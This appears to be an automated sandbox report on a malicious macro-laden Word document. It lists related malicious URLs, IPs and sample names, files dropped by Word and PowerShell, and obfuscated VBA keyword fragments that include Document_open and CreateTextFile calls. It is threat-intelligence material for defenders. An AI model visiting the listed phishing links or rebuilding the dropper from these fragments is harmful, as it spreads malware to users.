khanhhoahomnay.net	DATA-480841.doc	Get hash	malicious	Browse	• 210.86.239.69
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 210.86.239.69
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 210.86.239.69

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NETNAM-AS-APNetnamCompanyVN	DATA-480841.doc	Get hash	malicious	Browse	• 210.86.239.69
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 210.86.239.69
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 210.86.239.69
CLOUDFLARENETUS	http://https://j.mp/2MBbcFl	Get hash	malicious	Browse	• 172.67.147.155
	details.html	Get hash	malicious	Browse	• 104.16.126.175
	http://https://grantsvillemd.xyz/amlsbC5tY2dydWRlckB3ZXN0ZXJuc291dGhlcm4uY29t	Get hash	malicious	Browse	• 104.31.70.102
	http://https://nou.s3.amazonaws.com/index.html#a2VuLmxhbmRyeUBnb29kbWFubWZnLmNvbQ==&:459=40404	Get hash	malicious	Browse	• 104.16.18.94
	http://rva.fonotecanacional.gob.mx/preview-assets/css/smoothness/reports/chron_import.php?spent=1s0xppx5zxx96n&science=sun&round=hand	Get hash	malicious	Browse	• 104.16.18.94
	Ekz Payment.htm	Get hash	malicious	Browse	• 104.16.19.94
	http://https://antivirushub.co/mcafee/?uid=8303109807388896189&lp=https://afflat3a1.com/lnk.asp?o=9295&c=918271&a=270802&k=73f36ccc4d96e9dc2f	Get hash	malicious	Browse	• 104.28.26.223
	http://https://bit.ly/2XaOiGR	Get hash	malicious	Browse	• 104.16.18.94
	OVl2ydWZDb	Get hash	malicious	Browse	• 104.23.98.190
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 104.18.49.20
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 66.235.200.147
	PO20002106.exe	Get hash	malicious	Browse	• 104.23.99.190
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 172.67.187.112
	COO_TPE0269320_image2020-12-31-055841.exe	Get hash	malicious	Browse	• 172.67.166.210
	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.0.232
	DATA-480841.doc	Get hash	malicious	Browse	• 104.18.61.59
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 104.23.98.190
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.18.61.59
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 104.23.99.190
LIQUIDWEBUS	http://https://encrypt.idnmazate.org	Get hash	malicious	Browse	• 67.225.177.41
	DATA-480841.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 209.59.139.39
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://securemail.bridgepointeffect.com/	Get hash	malicious	Browse	• 69.167.167.26
	Adjunto.doc	Get hash	malicious	Browse	• 209.59.139.39
	NQN0244_012021.doc	Get hash	malicious	Browse	• 209.59.139.39
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 209.59.139.39
	Scan-0767672.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documento-2021.doc	Get hash	malicious	Browse	• 209.59.139.39
	info_39534.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://encrypt.idnmazate.org/	Get hash	malicious	Browse	• 67.225.177.41
	Nuevo pedido.exe	Get hash	malicious	Browse	• 209.188.81.142
	http://https://6354mortgagestammp.com/	Get hash	malicious	Browse	• 69.16.199.206
	rib.exe	Get hash	malicious	Browse	• 72.52.175.20
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fsecuremail.danchihosassociates.com&c=E,1,HOuENPlSucTdSUxKwjhrlo_5dPC7J6R1N-Gq03z50mu0n-SbGg9k6UcvRdnb2hWVC0JKp04hBPt2pBkJTi_IhWBa5JSs0U_QUfg3Hl_nTWTxJyTIR8N3&typo=1	Get hash	malicious	Browse	• 67.225.158.30
	messaggio 2912.doc	Get hash	malicious	Browse	• 67.227.152.97
	8415051-122020.doc	Get hash	malicious	Browse	• 67.227.152.97
	Mensaje 900-777687.doc	Get hash	malicious	Browse	• 67.227.152.97
	088-29-122020-522-0590.doc	Get hash	malicious	Browse	• 67.227.152.97
CLOUDFLARENETUS	http://https://j.mp/2MBbcFl	Get hash	malicious	Browse	• 172.67.147.155

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	details.html	Get hash	malicious	Browse	• 104.16.126.175
	http://https://grantsvillemd.xyz/amlsbC5tY2dydWRlckB3ZXN0ZXJuc291dGhlcm4uY29t	Get hash	malicious	Browse	• 104.31.70.102
	http://https://nou.s3.amazonaws.com/index.html#a2VuLmxhbmRyeUBnb29kbWFubWZnLmNvbQ==&:459=40404	Get hash	malicious	Browse	• 104.16.18.94
	http://rva.fonotecanacional.gob.mx/preview-assets/css/smoothness/reports/chron_import.php?spent=1s0xppx5zxx96n&science=sun&round=hand	Get hash	malicious	Browse	• 104.16.18.94
	Ekz Payment.htm	Get hash	malicious	Browse	• 104.16.19.94
	http://https://antivirushub.co/mcafee/?uid=8303109807388896189&lp=https://afflat3a1.com/lnk.asp?o=9295&c=918271&a=270802&k=73f36ccc4d96e9dc2f	Get hash	malicious	Browse	• 104.28.26.223
	http://https://bit.ly/2XaOiGR	Get hash	malicious	Browse	• 104.16.18.94
	OVl2ydWZDb	Get hash	malicious	Browse	• 104.23.98.190
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 104.18.49.20
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 66.235.200.147
	PO20002106.exe	Get hash	malicious	Browse	• 104.23.99.190
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 172.67.187.112
	COO_TPE0269320_image2020-12-31-055841.exe	Get hash	malicious	Browse	• 172.67.166.210
	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.0.232
	DATA-480841.doc	Get hash	malicious	Browse	• 104.18.61.59
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 104.23.98.190
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.18.61.59
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 104.23.99.190

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{51D7E52E-FC7D-43F0-B5EC-EA333295AFA3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\dat_513543.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Wed Jan 6 22:48:37 2021, length=169984, window=hide
Category:	dropped
Size (bytes):	2028
Entropy (8bit):	4.51818488179035
Encrypted:	false
SSDEEP:	24:8Jg/XTm6GFy1ezWDv3qodM7dD2Jg/XTm6GFy1ezWDv3qodM7dV:8W/XTFGFYg9oQh2W/XTFGFYg9oQ/
MD5:	3CE5CFE4F662398D7B1A360C9FF8A5F3
SHA1:	DCB2B7AD03DB5559EFE114E355D83247C298E916
SHA-256:	EFA5C2D761065254882655FFDB2CD4C69CA2DCB2C4D0B27C65FF8B43F55E96CA
SHA-512:	9BDE83CEA8B0FFF903DB3F21FA629621455AF664FDB42433F5FEF2701DF73D7E1CFD4C88D74E14F6DAB272A781C04B1D9D6D87C6CBFCD4FF0325130A1F2D45AF
Malicious:	false
Preview:	L.....F.... ...l....{..l....{.....s.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.. ...f.2.....&R.. .DAT_51~1.DOC..J.....Q.y.Q.y*...8.....d.a.t._.5.1.3.5.4.3...d.o.c.....x.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop\dat_513543.doc.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.a.t._.5.1.3.5.4.3...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....D_....3N...W...9F.C.....[D_....3N...W...9F.C..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	68
Entropy (8bit):	4.232282930136185
Encrypted:	false
SSDEEP:	3:M1yHrSZ45rSmX1yHrSv:MwH845kHl
MD5:	0C21F8218D23FA877FCAD8E3CF786850
SHA1:	A70C5F8130C684B949FBF1AD5554EA3976EF5807
SHA-256:	85CC48D4CD1CDA76D1387392961FC320207FCAFCEB23A791C2FBD734F8E57325
SHA-512:	7C43C3FC4B030FE065154DC0945B88096FB42DF6377EAE109ADA3D6A04E8F535FC91562012FBDA6201B2B35052AFFE5BFE1E70756C4D7413744662154664F565
Malicious:	false
Preview:	[doc]..dat_513543.LNK=0..dat_513543.LNK=0..[doc]..dat_513543.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PFRB3UG5HRX28WJ8QB53.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PFRB3UG5HRX28WJ8QB53.temp	
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5881561148756056
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwoaz8hQCsMqaqvsEHyqvJCworIzv1YXHxf8OElUVMIu:cyzoaz8ynHnorIzv+f8OcIu
MD5:	B2B3B8C4B5BAC696070CB8A396B51E48
SHA1:	0A090F56264D8D88CDAEE33A1A4ADEA00AEB5D98
SHA-256:	A01B8DEC05C6C174F2203647465336DDA852363A4DCD777918E80D6876F80561
SHA-512:	701447750465F6FEB9D1FE6A41E7EE4FDD917CB16D09D472DD2CC4F18230D3D7B68AC08542E080C321F5A0AA83E69F69F1F15FBF23540C392A8B159A2D6E7FAE
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$t_513543.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Nspzvsg\Sj_dwgs\R31N.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	200625
Entropy (8bit):	7.475391947602444
Encrypted:	false
SSDEEP:	3072:COKwbpDnn9FfrNyVBYF0n3ajFq4weCp2S2MJdhzybMO8dSySA:COKsl9FTaBYF0nVp2MJHybR8dS9
MD5:	37B3837BF96BC1E918BBF3C7E955FA88
SHA1:	885E1DA8EF87295C316E254F88425D3EF65D11E4
SHA-256:	EE3E504EE93319F80FF033BFD1765607365F65DF62FA520936581AE03FFC5300
SHA-512:	4CEE4AB020AAFBA7B2CF6BD0549CF0F8F0992E38781AEED63AC748A7B5176DE27081EDDF71DDD0F5A47ECB604138F0F86BA3576D69152A7F26A98348892B7D8
Malicious:	false
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site | Cloudflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Incredible deposit Legacy Shoes Creative CSS Open-source, Author: Ambre Paris, Template: Normal.dotm, Last Saved By: Gabriel Thomas, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 10:15:00 2021, Last Saved Time/Date: Tue Jan 5 10:15:00 2021, Number of Pages: 1, Number of Words: 2640, Number of Characters: 15049, Security: 8
Entropy (8bit):	6.709486028547232
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	dat_513543.doc
File size:	169385
MD5:	10ee2b89f3480381986269c71e7e19cd
SHA1:	462fdbfb243ee2285f5c0fa3472915fd509a3fe7
SHA256:	ac71b73f7ed0aada10d4eb9c288fc3af470cb7ea49955cd25d66997c5fd1e3c4
SHA512:	44a69d965dd701310b03b04b21c9ff1cf03c445b7a6f3d0abe441388f6a62b0e4035573a0d4d1094122922eb9f715f299d303607dccb620906d390f77ed740a
SSDEEP:	3072:4D9ufstRUUKSns8T00JSHUgteMJ8qMD7gH:4D9ufsfgIf0pLH
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "dat_513543.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Incredible deposit Legacy Shoes Creative CSS Open-source
Author:	Ambre Paris
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Gabriel Thomas
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 10:15:00
Last Saved Time:	2021-01-05 10:15:00

Summary	
Number of Pages:	1
Number of Words:	2640
Number of Characters:	15049
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	125
Number of Paragraphs:	35
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: A5gd21klfqu9c6rs, Stream Size: 1117

General	
Stream Path:	Macros/VBA/A5gd21klfqu9c6rs
VBA File Name:	A5gd21klfqu9c6rs
Stream Size:	1117
Data ASCII:	. . . . u . . . . l . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 49 85 f4 e6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: Owppnp8hah4xo788, Stream Size: 17915

General	
Stream Path:	Macros/VBA/Owppnp8hah4xo788
VBA File Name:	Owppnp8hah4xo788
Stream Size:	17915
Data ASCII:	. . . . | . . . . 0 . . . . l . e . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 a3 30 00 00 00 00 00 00 01 00 00 00 49 85 65 07 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
DpYbmDA
oAaNlB
vrYYHIDxI
WTbkNqFa
Object
RjiQHRA
"bBmgOCvPPojGGC"
MNihxICY
DhnHIY.CreateTextFile("rfyIZCD:\OrugCDDGG\qkyWDBUAH.gjwVDBALW")
GfRPP
tWcKo
OMZxxg
"lwWhZGEasjsS"
"deVdMyoREdgzCaJb"
fDZVKAAc:
uWZkeMFv.WriteLine
xLQtMd
nleaHR
gEcrV:
"OyFBLhlWUnD"
uWZkeMFv.Close
xsruLB
zDsRaIBGF
mgrwfmN
"XZzpBRpDKuMgsGHIHF"
"VrVKCjefsIJ"
pULquU.CreateTextFile("OMySJHB:\AyVGlHzV\jPNIAFF.VJueCC")
SblcDCC:
SQQWY
"hbtzFRJEXyDCXI"
iFTmFHFH.CreateTextFile("shCgAEb:\vCjFDhHuA\RhZGDG.mHWOGnIf")
sCOIGDtD:
gxBPJB
jbUmDI
DkLoDL.CreateTextFile("pGMMG:\enlVVB\fMqiFP.kEIECDZHz")
"BnxHFzJCGhVHrFIm"
IcAHwPH
iFTmFHFH
STzBjwICv
kwzjKvZHe
fDZVKAAc.WriteLine
plqkuDI
RyDBDK.CreateTextFile("YJYLAnEDp:\qjyoGCl\dkSAD.MSPmBF")
ZMdrVHGz:
SeHafBC
nhLeJMLfI
EISYDDB
EhCMG
UDSpFHqFJ
WlBWDXGD
"NisSEYrcDlKQUITa"
"dXFPCSYtSNB"
"NeiIGCNWgICn"
OMZxxg.CreateTextFile("QWqEKJnW:\BQVnVKF\gWdSBXA.TabDJBD")
mgrwfmN.Close
YVZXECEHD
FLtYjKHC
GfRPP.Close
idbaDIr
"dnUnKFHAkIOdD"
"nJJzFRjEWpRikxCD"
ANzGyzCD

Keyword
MmSDYCkJR
"hKlajOujwgDFAA"
"eeVVJBMGlcfXMB"
RqlOZAHRJ.CreateTextFile("HQGixyC:\vETCeBG\zIuEqsGG.NobmDA")
iHKuDmaEr:
"CcDmClHsnCC"
"UjBKOEDRIbiWFB"
QOrvJEB
"sxbwAfRtWJI"
UskmBJF
"KqVyuQQfwTWh"
tpOgXmm
fiyQuiRBI
gphNDVZp
vEBqHrDnD
PbhYVsA.Close
ZMdrVHGz.Close
"vVbvIHcFGEAJJ"
CFdSBD.CreateTextFile("HWdKFJOBf:\UYiqcEIJ\rLoNox.YKOSA")
KmGOADt
Resume
phIwFD
jPJENIo
AiRdGDAJ
KmGOADt.Close
"]an"
PnolTIbAB
"eEWdaDQVJJqTHgF"
gxBPJB:
eepvDEaE.CreateTextFile("KlvicF:\bJfMJhqw\dAgvkWD.xDxpHH")
FYVZFEH
tzErBRFe
"LvnHAGHfIhRDBRAF"
NuebA:
sTzDC.CreateTextFile("OBoYzRpef:\sDLuJ\bmIQSG.MdmDR")
oQgLUI
SblcDCC.Close
HCvCmAcHC
"eXpjHFapHaPdRJu"
eepvDEaE
"DBvMcNtCcMyJDDI"
MHYlQAD
"ekluIEBJFlgoBcGC"
dXiwA
"MiCjaGqJfPrI"
eCIzUDyJ
RyDBDK
hFSyAfFrF
"fDdPHEjBEnAdZqZFJ"
zxgLHJSFW.CreateTextFile("KGGMcAB:\uaMWhFR\mhdIDlEH.PDxHAHD")
"MxCpGaGqBgemCAFEJ"
PcHRGIADo.CreateTextFile("OiBXGJB:\pnqsZEDV\gsZoAW.EePnB")
sCOlGDtD.Close
uWZkeMFv
gzTFLxb
IePCGy
swNGWdd
qHKYGHlFA
OIbfvEEFF
CHVmaVC
ZMdrVHGz
TXmxvp
quDoH
iHKuDmaEr.WriteLine

Keyword
KXTliE
ddanFDWJf
rJEkbLH
fNhiCVgGS:
noebIvSiu
YZllAeRe
VB_Name
"eXObOTlBAITEOIo"
mgrwfmN:
LzxxRHG
inIcjJtaF
EKmLA
uVItICICB
mgrwfmN.WriteLine
KXwaABT
fDZVKAAc.Close
Mid(Application.Name,
fmwdEMADQ
lBenBDA
SblcDCC
mgTNFCq
NuebA.WriteLine
hXxQDACJA
KmGOADt.WriteLine
HCvCmAcHC.Close
yJmmmVIAG
rYbgBh:
iHKuDmaEr.Close
NuebA.Close
hZCth.CreateTextFile("fYRUCAB:\VWWOMB\QmLUE.hKgcGBDCJ")
ZMdrVHGz.WriteLine
OlapGi
zDsRaIBGF.CreateTextFile("NFKiIDO:\sBRpIz\FFqJD.QevLKGfGs")
"CVbRCAAhkhmcDG"
HCvCmAcHC:
BNmrm
rYbgBh
"WNFUDvHgghFdup"
uRnkDGJ
"qiXBsMBsLJGbX"
yabVbA
zBSWCKmJv
bbsIZ
"zdTcdOoXXUFHJK"
xsruLB.CreateTextFile("EEnWBhBO:\VaTRC\McdbPkJ.cvwiQ")
RqlOZAHRJ
fNhiCVgGS.WriteLine
hjZwD
"EgxfIDVQbJotWhj"
"BUUJYAAIoJvLBLAo"
PcHRGIADo
wTMSLyWFG
sCOIGDtD
PbhYVsA:
"BndJDkuVYF"
KmGOADt:
"RhnJRGeBNASBQHHGF"
anyPG
"JTSPCDjykfL"
sreXHFD
"XrrAwQZPjqB"
hoyzuBGCP
UavHTIBHo
qAUhkIMz

Keyword
EKezHIC
PjNhJNA
GznGGHyG
UwyYSBsBN
ORLICIl
cwsTFPCH
"]anw["
drZcHkCm
hDJDJ
NXbmIuHX
Function
"syYTHJShrguhzb"
AioOpBFE
xiFRA
fmwdEMADQ.WriteLine
gxBPJB.Close
NZiApKAp
gEcrV.Close
"mehEFPFHcklgJDDx"
iHKuDmaEr
pULquU
SblcDCC.WriteLine
pkixJADG:
xkQqDXCcD
GIAKA
"TubioGUTLadgXbA"
"anBQXljzGenE"
xLQtMd.CreateTextFile("RyteBlQC:\fuQXAW\oueKCblJ.WivEYJD")
fDZVKAAc
ecGmY
"ptABFEZDmkMVIeD"
"TBKmUCEXTUlGu"
"fxSJajCGlWUEBW"
rYbgBh.WriteLine
DhnHIY
sCOlGDtD.WriteLine
tAmQHxlD
tzErBRFe.CreateTextFile("RcEcpI:\TGsCxLC\hxAZEBGHI.oETVAFo")
"wypNISsWSXthFJCq"
eLmLDU
jENfzNH
gEcrV.WriteLine
Nothing
"uTtCAFwHpCGF"
PbhYVsA
gEcrV
NuebA
"aqGiHISlbAoabV"
fNhiCVgGS.Close
jsYAGBJAF
RhztCF
lADFBaJ
FUylHBDFz
sPklwu
ViWsSIH
gxBPJB.WriteLine
zZuzBZGD
pkixJADG.WriteLine
MznOjBB
fmwdEMADQ.Close
sTzDC
"oLweAMoGsqVE"
diCXTi
GfRPP.WriteLine

Keyword
Error
uWZkeMFv:
xPBGH
Attribute
sySRJ
"WLXLJnjItPGPZJ"
"JMgUDAIEJlgyNBH"
jzqBlGW
CFdSBD
pkixJADG.Close
ibIiBF
"qDaYIDDSZQMTaO"
pkixJADG
GfRPP:
LQqlBAHD
dLRiF
"ImJJdfAtdFHCh"
PbhYVsA.WriteLine
DkLoDL
RjiQHRA.CreateTextFile("CxQnJUo:\GongJKJ\vntyZI.ugzmBCOCC")
fNhiCVgGS
fmwdEMADQ:
rYbgBh.Close
zxgLHJSFW
HCvCmAcHC.WriteLine
hZCth

VBA Code

VBA File Name: Zdjtk46nm17voo, Stream Size: 701

General	
Stream Path:	Macros/VBA/Zdjtk46nm17voo
VBA File Name:	Zdjtk46nm17voo
Stream Size:	701
Data ASCII:	. . . . # . . . . I . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 49 85 8d 23 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False

General	
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
